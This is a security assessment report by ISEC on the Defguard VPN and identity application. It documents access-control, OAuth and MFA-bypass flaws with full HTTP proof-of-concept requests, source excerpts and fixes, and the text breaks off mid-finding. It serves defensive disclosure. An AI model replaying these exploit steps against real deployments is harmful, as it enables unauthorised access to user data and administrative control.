

Defguard Security Assessment Report

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Scope of Work and Approach

This report presents security issues identified during an assessment of Defguard (https://defguard.net/) application aimed at providing integrated secure remote access and identity management solutions. The assessment was performed between 29 March and 7 April 2023. It was conducted following a white-box approach which assumed access to a running instance of the application and review of its source code. Volumetric (D)DoS attacks, network services and operating system's configuration review were out of scope since the system was installed on the infrastructure belonging to ISEC. Nonetheless, the team also aimed at identification of vulnerabilities on the network layer as well as those which may have resulted in a Denial-of-Service.

All application components were set up and running on the server with the following IP address: 46.101.136.188. The payloads presented in the technical part of the report refer to 127.0.0.1 or localhost, since the server was also used as a SOCKS proxy by the testing team.

Our objective was to identify security vulnerabilities that — once exploited — could impact confidentiality, integrity and/or availability of information processed by the application. Our testing procedures were based on the OWASP standards and guidelines, including the following:

- Web Security Testing Guide¹
- Top Ten Web Application²

We did not, however, limit ourselves to the abovementioned practices, and extended our approach to also cover business logic and to use our experience and creativity for identification of more complex or publicly unknown security problems. All of them were classified according to the following scheme:

- informative the issue is not a security vulnerability but results from a stray off the best practice.
 Over time, however, it may become a security problem due to the application's "living" nature or a discovery of new vulnerabilities and/or means of their exploitation.
 An example of such an issue is a so called self-XSS.
- **low severity** exploitation of such a vulnerability does not pose direct risk related to the loss of confidentiality, integrity or availability of information processed by the application subject to the assessment. Low-severity vulnerabilities typically allow for discovery and gathering of data of lesser importance e.g., such that could help better understand application's internals (e.g., stack traces, software version numbers, system paths etc.).
- medium severity exploitation of such a vulnerability poses direct risk related to the loss of confidentiality, integrity or availability of information processed by the application but its results are quantitively or qualitatively limited or relatively hard to achieve. Medium-severity vulnerability may be for example a *Cross-Site Scripting* in case when a session cookie does not have an *httpOnly* flag set.
- high severity exploitation of such a vulnerability poses direct risk related to the loss of confidentiality, integrity or availability of information processed by the application.
 The impact is highly severe (e.g., unauthorised access to the server's operating system) or large scale (e.g., unauthorised access to the database via an SQL-Injection).

It must be noted, though, that the real severity of a vulnerability is related to the business, technological and regulatory contexts in which the application is to be operated and maintained. Our expert judgement can only support the risk assessment process and suggest on the ways of improvement.

¹ Please refer to: https://owasp.org/www-project-web-security-testing-guide/

² Please refer to: https://owasp.org/www-project-top-ten/

Summary

The white-box security assessment, performed between 29 March and 7 April 2023, allowed for identification of a high-severity vulnerability. Its exploitation resulted in <u>unauthorised access to all application users' data</u>, including their first and last names, email addresses and some application settings.


We have also identified some medium-severity security issues resulting from improper implementation of access control or lack of input data validation. Exploitation of these weaknesses allowed for, e.g.:

- Bypassing MFA by adding a new YubiKey
- <u>Unauthorised access to and modification of OpenID applications</u>
- Leak of users' personal data through PGP keys
- Leak of other users' devices data
- Unauthorised adding or removal of YubiKeys for other users

Remaining medium-severity issues resulted from improper implementation of a business logic (e.g., device removal without removing VPN configuration or DoS of the gateway by adding an invalid key). We have also observed some bad programming practices (in <u>nonce generation</u>) and a violation of RFC6749 (by <u>re-using of the authorization code</u>) or access control weaknesses (<u>lack of restrictions in access token for OpenID applications</u>, <u>lack of brute-force prevention</u>).

We have also identified some issues of low and informative severity. Their exploitation has little or no impact on the security level of the application subject to our assessment.

A summary of the findings:



Thank you for your trust and letting us perform this interesting security assessment.

Yours sincerely

Piotr Szeptyński, ISEC

Vulnerabilities

Regular user can list all other application users

Severity: high

Due to improper access control, a regular user can list all application users and read their names, email addresses, public keys and other parameters' values:

```
Request:
GET /api/v1/user/ HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium"; v="111", "Not (A:Brand"; v="8"
Accept: application/json, text/plain, */
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users/
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=5mBwuXlxBwugMEEVA6cUiU54
Connection: close
Response:
HTTP/1.1 200 OK
[...]
[{"authorized apps":[],"devices":[],"email":"admin@defguard","first name":"DefGuard","groups":
["admin"], "last name": "Administrator", "mfa enabled": false, "mfa method": "None", "pgp cert id": nu
ll, "pgp key":null, "phone":null, "security keys":[], "ssh key":null, "totp enabled":false, "usernam
e":"admin", "wallets":[]},
```

An attempt to read details of a particular user results in an HTTP error code 403:

```
Request:
GET /api/v1/user/admin HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=5mBwuXlxBwugMEEVA6cUiU54
Connection: close
Response:
HTTP/1.1 403 Forbidden
{"msg":"requires privileged access"}
```

Relevant part of the source code is presented on the listing below:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handler
s/user.rs#L31-L42:
[...]
#[get("/user", format = "json")]
pub async fn list_users(_session: SessionInfo, appstate: &State<AppState>) -> ApiResult {
    let all_users = User::all(&appstate.pool).await?;
    let mut users: Vec<UserInfo> = Vec::with_capacity(all_users.len());
    for user in all_users {
        users.push(UserInfo::from_user(&appstate.pool, user).await?);
    }
}
```

```
}
Ok(ApiResponse {
    json: json!(users),
    status: Status::Ok,
})
}
[...]
```

Please note that the severity of this issue is high due to unauthorised access to other users' personal data.

We recommend improving access control by allowing only the admin role to call the endpoint listing all application users. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization Cheat Sheet.html

Removing a device does not remove a VPN configuration from the gateway

Severity: medium

Due to improper implementation of a device removal function, a VPN configuration related to a removed device is not deleted from the gateway.

```
Request for a VPN configuration:
GET /api/v1/device/159/config HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/users/ldtest2
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=vdTy8faiTYxEZdeC7HsiEQ5m
Connection: close
Response:
HTTP/1.1 200 OK
[...]
[Interface]
PrivateKey = YOUR_PRIVATE KEY
Address = 10.13.3\overline{8.2}
[Peer]
PublicKey = dVe9zGymNful/aRgGgs46aeMaoM/gQNuUKRqBI20dkg=
AllowedIPs =
Endpoint = 46.101.136.188:50051
PersistentKeepalive = 300
```

```
Successful attempt to connect via VPN for a given device:
$ wg-quick up /home/luksor/isec/pentest/teonite/test123.conf
Warning: `/home/luksor/isec/pentest/teonite/test123.conf' is world accessible
[#] ip link add test123 type wireguard
[#] wg setconf test123 /dev/fd/63
[#] ip -4 address add 10.13.38.2 dev test123
[#] ip link set mtu 1420 up dev test123
[#] wg set test123 fwmark 51820
[#] ip -4 route add 0.0.0.0/0 dev test123 table 51820
[#] ip -4 rule add not fwmark 51820 table 51820
[#] ip -4 rule add table main suppress prefixlength 0
[#] sysctl -q net.ipv4.conf.all.src_valid_mark=1
[#] nft -f /dev/fd/63
$ sudo wg
interface: test123
 public key: R3/4E2R+EhD/Fb4bHCbXan0ILVieb+q/48G7Ea6i4Fs=
  private key: (hidden)
  listening port: 45879
  fwmark: 0xca6c
peer: dVe9zGymNful/aRgGgs46aeMaoM/gQNuUKRqBI20dkg=
  endpoint: 46.101.136.188:50051
  allowed ips: 0.0.0.0/0
  transfer: 0 B received, 444 B sent
  persistent keepalive: every 5 minutes
```

```
Admin's request to remove the device:
DELETE /api/v1/device/159 HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/users/ldtest2
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=vdTy8faiTYxEZdeC7HsiEQ5m
Connection: close
Response:
HTTP/1.1 200 OK
```

```
Successful attempt to connect via VPN despite device's being removed:
$ wg-quick up /home/luksor/isec/pentest/teonite/test123.conf
Warning: `/home/luksor/isec/pentest/teonite/test123.conf' is world accessible
[\#] ip link add test123 type wireguard
[#] wg setconf test123 /dev/fd/63
[#] ip -4 address add 10.13.38.2 dev test123
[\#] ip link set mtu 1420 up dev test123
[#] wg set test123 fwmark 51820
[#] ip -4 route add 0.0.0.0/0 dev test123 table 51820
[#] ip -4 rule add not fwmark 51820 table 51820
[#] ip -4 rule add table main suppress prefixlength 0
[#] sysctl -q net.ipv4.conf.all.src_valid_mark=1
[#] nft -f /dev/fd/63
$ sudo wa
interface: test123
 public key: R3/4E2R+EhD/Fb4bHCbXan0ILVieb+q/48G7Ea6i4Fs=
  private key: (hidden)
  listening port: 57268
  fwmark: 0xca6c
peer: dVe9zGymNful/aRgGgs46aeMaoM/gQNuUKRqBI20dkg=
  endpoint: 46.101.136.188:50051
  allowed ips: 0.0.0.0/0
  transfer: 0 B received, 148 B sent
  persistent keepalive: every 5 minutes
```

We recommend reviewing and fixing implementation of a device removal function so that the relevant VPN configuration be also removed.

DoS of the gateway via adding an invalid key by a regular user

Severity: medium

A regular user can add a device with an invalid public key. When the gateway is restarted, it tries to use such a key, but it cannot start properly what results in a DoS of the gateway.

```
Request showing a properly running gateway:
GET /api/v1/connection HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium"; v="111", "Not (A:Brand"; v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/network
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=qLCUgWNIgmDtQLfU5aE4CKup
Connection: close
Response:
HTTP/1.1 200 OK
[...]
{"connected":true}
```

```
Request by a regular user to add a device with an invalid public key:
POST /api/v1/device/phtest HTTP/1.1
Host: localhost
Content-Length: 82
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=1zLP0Se1C3Y0hCTwrGZ2OBOq
Connection: close
{"name":"PoC-1","wireguard_pubkey":"sejIy0WCLvOR7vWNchP9Elsayp3UTK/QCnEJmhsHKTc="}
Response:
HTTP/1.1 201 Created
"[Interface]\nPrivateKey = YOUR_PRIVATE_KEY\nAddress = 10.13.38.3\n\n\n[Peer]\nPublicKey =
46.101.136.188:50051\nPersistentKeepalive = 300"
```

In the meantime, the gateway is restarted.

```
Request showing a gateway being unavailable:

GET /api/v1/connection HTTP/1.1

Host: localhost
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
```

```
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/network
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=ZRA6u5w3cGMoFzZkgLlcgLts
Connection: close

Response:
HTTP/1.1 200 OK
[...]
{"connected":false}
```

Gateway logs, presented below, show the actual error related to the invalid public key:

```
# defguard-gateway --token $token --grpc-url http://127.0.0.1:50055
[2023-04-05T09:37:15Z INFO defguard_gateway::gateway] Starting Defguard gateway version 0.4.1
with configuration: Config { token: "***", grpc_url: "http://127.0.0.1:50055", userspace:
false, grpc_ca: None, stats_period: 60, ifname: "wg0", pidfile: None, use_syslog: false,
syslog_facility: "LOG_USER", syslog_socket: "/var/run/log" }
Error: KeyDecode(InvalidLength)
```

We recommend implementing proper validation of input data (i.e., keys) and proper handling of errors and exceptions to prevent DoS of the gateway. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Input Validation Cheat Sheet.html
https://cheatsheetseries.owasp.org/cheatsheets/Error Handling Cheat Sheet.html

access token provides unrestricted access to the user account

Severity: medium

OpenID access token provides unrestricted access to the user account. If the user is in the administrators' group, then the OpenID client receives administrative privilege since scope restrictions are not implemented.

```
Request by an administrator to obtain the authorisation code:
/api/v1/oauth/authorize?allow=true&scope=openid&response type=code&client id=kMirefuyEdvZPDDe&
redirect_uri=http://isec.pl&state=af0ifjsldkj&nonce=n-086_WzA2Mj HTTP/1.1
Host: localhost
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard session=Dd2OnLQRyyFNZkFurCauElJ0;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Response:
HTTP/1.1 302 Found
location: http://isec.pl/?code=9JRipITM594Qzt7bZUH0wdA7&state=af0ifjsldkj
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 0
date: Tue, 04 Apr 2023 12:51:47 GMT
```

```
OpenID client application receives the tokens:
POST /api/v1/oauth/token HTTP/1.1
Host: localhost
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Authorization: Basic a01pcmVmdX1FZHZaUEREZTo3dz1kMjBRTkxWMXE4NU1KekJ3dmdSdW9XZUdVV3JNSq==
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
grant type=authorization code&code=9JRipITM594Qzt7bZUH0wdA7&redirect uri=http://isec.pl
Response:
HTTP/1.1 200 OK
[...]
{ <mark>"access token":"W1q4DZ2BVCHKCfzKQ9YWzFR3","</mark>id token":"eyJhbGci0iJIUzI1NiJ9.eyJpc3Mi0iJodHRw0i
8vbG9jYWxob3N0LyIsImF1ZCI6WyJrTWlyZWZ1eUVkdlpQRER1I10sImV4cCI6MTY4MTIxODAwMCwiaWF0IjoxNjgwNjEz
MjAwLCJub25jZSI6Im4tMFM2X1d6QTJNaiIsImF0X2hhc2qiOiJEaDV4Sk9oZ1p5X3FzTWJlT1qyRnRnIiwiY19oYXNoIj
oiZl9CTXBDbEY4bkVDUGtSR2pSTVM0QSIsInN1YiI6ImFkbWluIiwibmFtZSI6IkRlZkd1YXJkIEFkbWluaXN0cmF0b3Ii
RlZmd1YXJkIn0.2ASS5efKtSrkZ4ecYhoUYP BZQA2D3DexcyA2uH4NhU", "refresh token": "2k5k9YvkxCfnTgMAwD
cf8B0P","token_type":"bearer"}
```

```
Received token can be used to gain administrative access to the application:

GET /api/v1/network HTTP/1.1

Host: localhost
Accept: application/json, text/plain, */*

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/111.0.5563.111 Safari/537.36

Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7

Connection: close

Authorization: Bearer W1q4DZ2BVCHKCfzKQ9YWzFR3

Connection: close
```

```
Response:
HTTP/1.1 200 OK
[...]
[{"address":"10.13.37.1/24","allowed ips":[],"connected at":"2023-04-
04T12:19:09.711053","dns":"","endpoint":"46.101.136.188","id":1,"name":"DefPentest","port":500
51,"pubkey":"kjkelQbrYHAFuiCiNj54MkmvUOoUitk8FEleNFsSmD8="}]
```

```
HEADER: ALGORITHM & TOKEN TYPE
    "alg": "HS256"
PAYLOAD: DATA
    "iss": "http://localhost/",
    "aud": [
      "kMirefuyEdvZPDDe
    "exp": 1681218000,
    "iat": 1680613200
    "nonce": "n-0S6_WzA2Mj"
    "at_hash": "Dh5xJOhgZy_qsMbeOX2Ftg"
"c_hash": "f_BMpC1F8nECPkRGjRMS4A",
    "sub": "admin"
    "name": "DefGuard Administrator",
    "given_name": "DefGuard",
"family_name": "Administrator"
    "email": "admin@defguard
VERIFY SIGNATURE
 HMACSHA256(
   base64UrlEncode(header) + "." +
   base64UrlEncode(payload),
    your-256-bit-secret
 ) secret base64 encoded
```

SessionInfo::from_request allows to establish a valid user session using user credentials and MFA or an access token:

```
https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/auth/mo
d.rs#L165-L257:
#[rocket::async trait]
impl<'r> FromRequest<'r> for SessionInfo {
    type Error = OriWebError;
    async fn from request(request: &'r Request(' >) -> Outcome<Self, Self::Error> {
        if let Some(state) = request.rocket().state::<AppState>() {
            let user = {
                if let Some(token) = request
                    .headers()
                    .get one ("Authorization")
                    .and_then(|value| {
                        if value.to lowercase().starts with("bearer ") {
                            value.get(7..)
                        } else {
                            None
                        }
                    })
                    // TODO: #[cfg(feature = "openid")]
                    match OAuth2Token::find_access_token(&state.pool, token).await {
                        Ok(Some(oauth2token)) => {
                            match OAuth2AuthorizedApp::find by id(
                                &state.pool,
                                oauth2token.oauth2authorizedapp id,
                            )
                            .await
                            {
                                Ok(Some(authorized app)) => {
                                    User::find_by_id(&state.pool,
authorized app.user id).await
```

```
Ok(None) => {
                                     return Outcome::Failure((
                                         Status::Unauthorized,
                                         OriWebError:: Authorization (
                                             "Authorized app not found".into(),
                                    ));
                                }
                                Err(err) => {
                                    return Outcome::Failure((
                                         Status::InternalServerError,
                                         err.into(),
                                    ));
                                }
                            }
                        Ok (None) => {
                            return Outcome::Failure((
                                Status::Unauthorized,
                                OriWebError::Authorization("Invalid token".into()),
                            ));
                        Err(err) => {
                            return Outcome::Failure((Status::InternalServerError,
err.into()));
                } else {
                    let session = try outcome!(request.guard::<Session>().await);
                    let user = User::find by id(&state.pool, session.user id).await;
                    if let Ok(Some(user)) = &user {
                        if user.mfa enabled && session.state !=
SessionState::MultiFactorVerified {
                            return Outcome::Failure((
                                Status::Unauthorized,
                                OriWebError::Authorization("MFA not verified".into()),
                    }
                    user
            };
            return match user {
                Ok(Some(user)) => {
                    let is admin = match user.member of(&state.pool).await {
                        Ok(groups) => groups.contains(&state.config.admin groupname),
                          => false,
                    };
                    Outcome::Success(SessionInfo::new(user, is admin))
                  => Outcome::Failure((
                    Status::Unauthorized,
                    OriWebError::Authorization("User not found".into()),
                )),
            };
        Outcome::Failure((
            Status:: Unauthorized,
            OriWebError::Authorization("Invalid session".into()),
        ))
```

We recommend reviewing and improving the implementation of access control mechanisms. More information:

https://cheatsheetseries.owasp.org/cheatsheets/JSON Web Token for Java Cheat Sheet.html https://cheatsheetseries.owasp.org/cheatsheets/Authorization Cheat Sheet.html

RFC6749 violation: authorization code re-use

Severity: medium

According to the OAuth documentation:

```
https://www.rfc-editor.org/rfc/rfc6749#section-4.1.2:
The client MUST NOT use the authorization code more than once. If an authorization code is used more than once, the authorization server MUST deny the request and SHOULD revoke (when possible) all tokens previously issued based on that authorization code. The authorization code is bound to the client identifier and redirection URI.
```

The same *authorization code*, however, allowed to generate a valid *access token* multiple times:

```
First attempt to generate an access token:
POST /api/v1/oauth/token HTTP/1.1
Host: 127.0.0.1:9080
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Authorization: Basic a01pcmVmdX1FZHZaUEREZTO3dzlkMjBRTkxWMXE4NU1KekJ3dmdSdW9XZUdVV3JNSg==
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
grant type=authorization code&code=Pdc184H28mCcP4zcYfzhlAtV&redirect uri=http://isec.pl&
Response:
HTTP/1.1 200 OK
[...]
{"access token":"eESXzErTF1vKMKPQeY9EbECz","id token":"eyJhbGci0iJIUzI1NiJ9.eyJpc3Mi0iJodHRw0i
8vbG9jYWxob3N0LyIsImF1ZCI6WyJrTWlyZWZ1eUVkdlpQRER1I10sImV4cCI6MTY4MTIxNjc4NiwiaWF0IjoxNjgwNjEx
OTg2LCJub25jZSI6Im4tMFM2X1d6QTJNaiIsImF0X2hhc2giOiJOcDJzT1FMVko2QTVyWHZBTzhSWWZ3IiwiY19oYXNoIj
oiUDUtdkpsT3VDZTZRT1RVb3JzanU4QSIsInN1YiI6ImFkbWluIiwibmFtZSI6IkR1Zkd1YXJkIEFkbWluaXN0cmF0b3Ii
LCJnaXZlb19uYW111joiRGVmR3VhcmQiLCJmYW1pbH1fbmFtZSI6IkFkbWluaXN0cmF0b3IiLCJlbWFpbCI6ImFkbWluQG
RlZmd1YXJkIn0.xqeGyqXzgmGSoja9FUe3fD9F gph8Y5JCnzGgkczHUI", "refresh token": "nOurKZbDMWOAedl57a
NC1VBv", "token_type": "bearer"}
```

```
Second attempt to generate an access_token using an already used authorization_code:
POST /api/v1/oauth/token HTTP/1.1
Host: 127.0.0.1:9080
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Authorization: Basic a01pcmVmdX1FZHZaUEREZTo3dz1kMjBRTkxWMXE4NU1KekJ3dmdSdW9XZUdVV3JNSq==
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
grant type=authorization code&code=Pdc184H28mCcP4zcYfzhlAtV&redirect uri=http://isec.pl&
Response:
HTTP/1.1 200 OK
 {"access token":"slCulrygZFgsaj8UqdegXy5q","id token":"eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi
8vbG9jYWxob3N0LyIsImF1ZCI6WyJrTWlyZWZ1eUVkdlpQRER1I10sImV4cCI6MTY4MTIxNjqwMSwiaWF0IjoxNjqwNjEy
MDAxLCJub25jZSI6Im4tMFM2X1d6QTJNaiIsImF0X2hhc2giOiJ5cVo4Z2RIODdnVnpyQTJ1QWxZZUZnIiwiY19oYXNoIj
oiUDUtdkpsT3VDZTZRT1RVb3JzanU4QSIsInN1YiI6ImFkbWluIiwibmFtZSI6IkRlZkd1YXJkIEFkbWluaXN0cmF0b3Ii
RlZmd1YXJkIn0.0110-
{\tt EIMU5pNJROVGCwWfHIdqWwXBn2zU0gboIYoORA","refresh\_token":"c7so3DPbw1SgC2u3SXF46CYy","token\_typerature. The second of the sec
":"bearer"
```

We recommend reviewing and improving the implementation of access control mechanisms to prevent *authorization_code* re-use. More information:

https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_for_Java_Cheat_Sheet.html

MFA bypass by adding a new YubiKey

Severity: medium

Key or OTP-based multifactor authentication can be bypassed when a user adds a new YubiKey after the initial authentication request (POST /api/v1/auth) but before providing the second factor.

1. Bypassing an OTP-based MFA:

```
Initial authentication request:
POST /api/v1/auth HTTP/1.1
Host: localhost
Content-Length: 43
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US, en; q=0.9
Connection: close
{"password":"Asdffdsa1!","username":"qwer"}
Response showing an OTP as a second-factor (but not a YubiKey):
HTTP/1.1 201 Created
{"mfa method":"OneTimePassword","totp available":true,"web3 available":false,"webauthn availab
le":false
```

Instead of providing OTP, a below request must be sent:

```
Request adding a new YubiKey:
POST /api/v1/auth/webauthn/init HTTP/1.1
Host: localhost
Content-Length: 0
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/me
Accept-Encoding: gzip, deflate
Accept-Language: en-US, en; q=0.9
Cookie: defguard session=muAorfaBr08V5WiTafsyoqyq
Connection: close
Response:
HTTP/1.1 200 OK
{"publicKey":{"attestation":"none","authenticatorSelection":{"requireResidentKey":false,"userV
erification": "preferred"}, "challenge": "RG6retIwopc92XqIn48qSkCnjmRZUCW4ThapNnj59ak", "excludeCr
edentials":[],"extensions":{"credProps":true,"uvm":true},"pubKeyCredParams":[{"alg":-
7, "type": "public-key"}, { "alg": -257, "type": "public-
key"}],"rp":{"id":"localhost","name":"localhost"},"timeout":60000,"user":{"displayName":"qwer"
,"id":"K4XOA6YzTteh1EVQh66lDA","name":"sstetst1+qwer@isec.pl"}}}
Request:
POST /api/v1/auth/webauthn/finish HTTP/1.1
Host: localhost
Content-Length: 881
sec-ch-ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
```

```
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/me
Accept-Encoding: gzip, deflate
Accept-Language: en-US, en; q=0.9
Cookie: defguard session=muAorfaBr08V5WiTafsyogyg
Connection: close
{"name": "asdf", "rpkc": {"type": "public-
key","id":"kZPbkRyZzBx4qnEVoWmdtQbvHOSkm5AAsqA76hBDli0KgjOpEQuYApM-
tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ", "rawId": "kZPbkRyZzBx4qnEVoWmdtQbvHOSkm5AAsqA76hBDli0KqjOpEQuYA
pM-tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ", "authenticatorAttachment": "cross-
platform", "response": { "clientDataJSON": "eyJ0eXBlIjoid2ViYXV0aG4uY3J1YXRlIiwiY2hhbGxlbmdlIjoiUk
LCJjcm9zc09yaWdpbiI6ZmFsc2V9","attestationObject":"o2NmbXRkbm9uZWdhdHRTdG10oGhhdXRoRGF0YVjESZY
N5YqOjGh0NBcPZHZqW4 krrmihjLHmVzzuoMdl2NBAAAAAAAAAAAAAAAAAAAAAAAAAAAAQJGT25EcmcwceKpxFaFpnbUG7
xzkpJuQALKgO-oQQ5YtCoIzqRELmAKTPrX7Kj1St8tnVyklEi49kX163Db50GGlAQIDJiABIVgguzUNYu2aBh-
NDSAXQ o5201j4kLT-
7xgcMG9MpiTQtsiWCB4LNKGL9R jii45fJFIOrj4rklgSCrvHNJYLDfi9deAw", "transports":["nfc", "usb"]}, "cl
ientExtensionResults":{"credProps":{}}}
Response:
HTTP/1.1 200 OK
[...]
{"codes":null}
```

```
New request for authentication:
POST /api/v1/auth HTTP/1.1
Host: localhost
Content-Length: 43
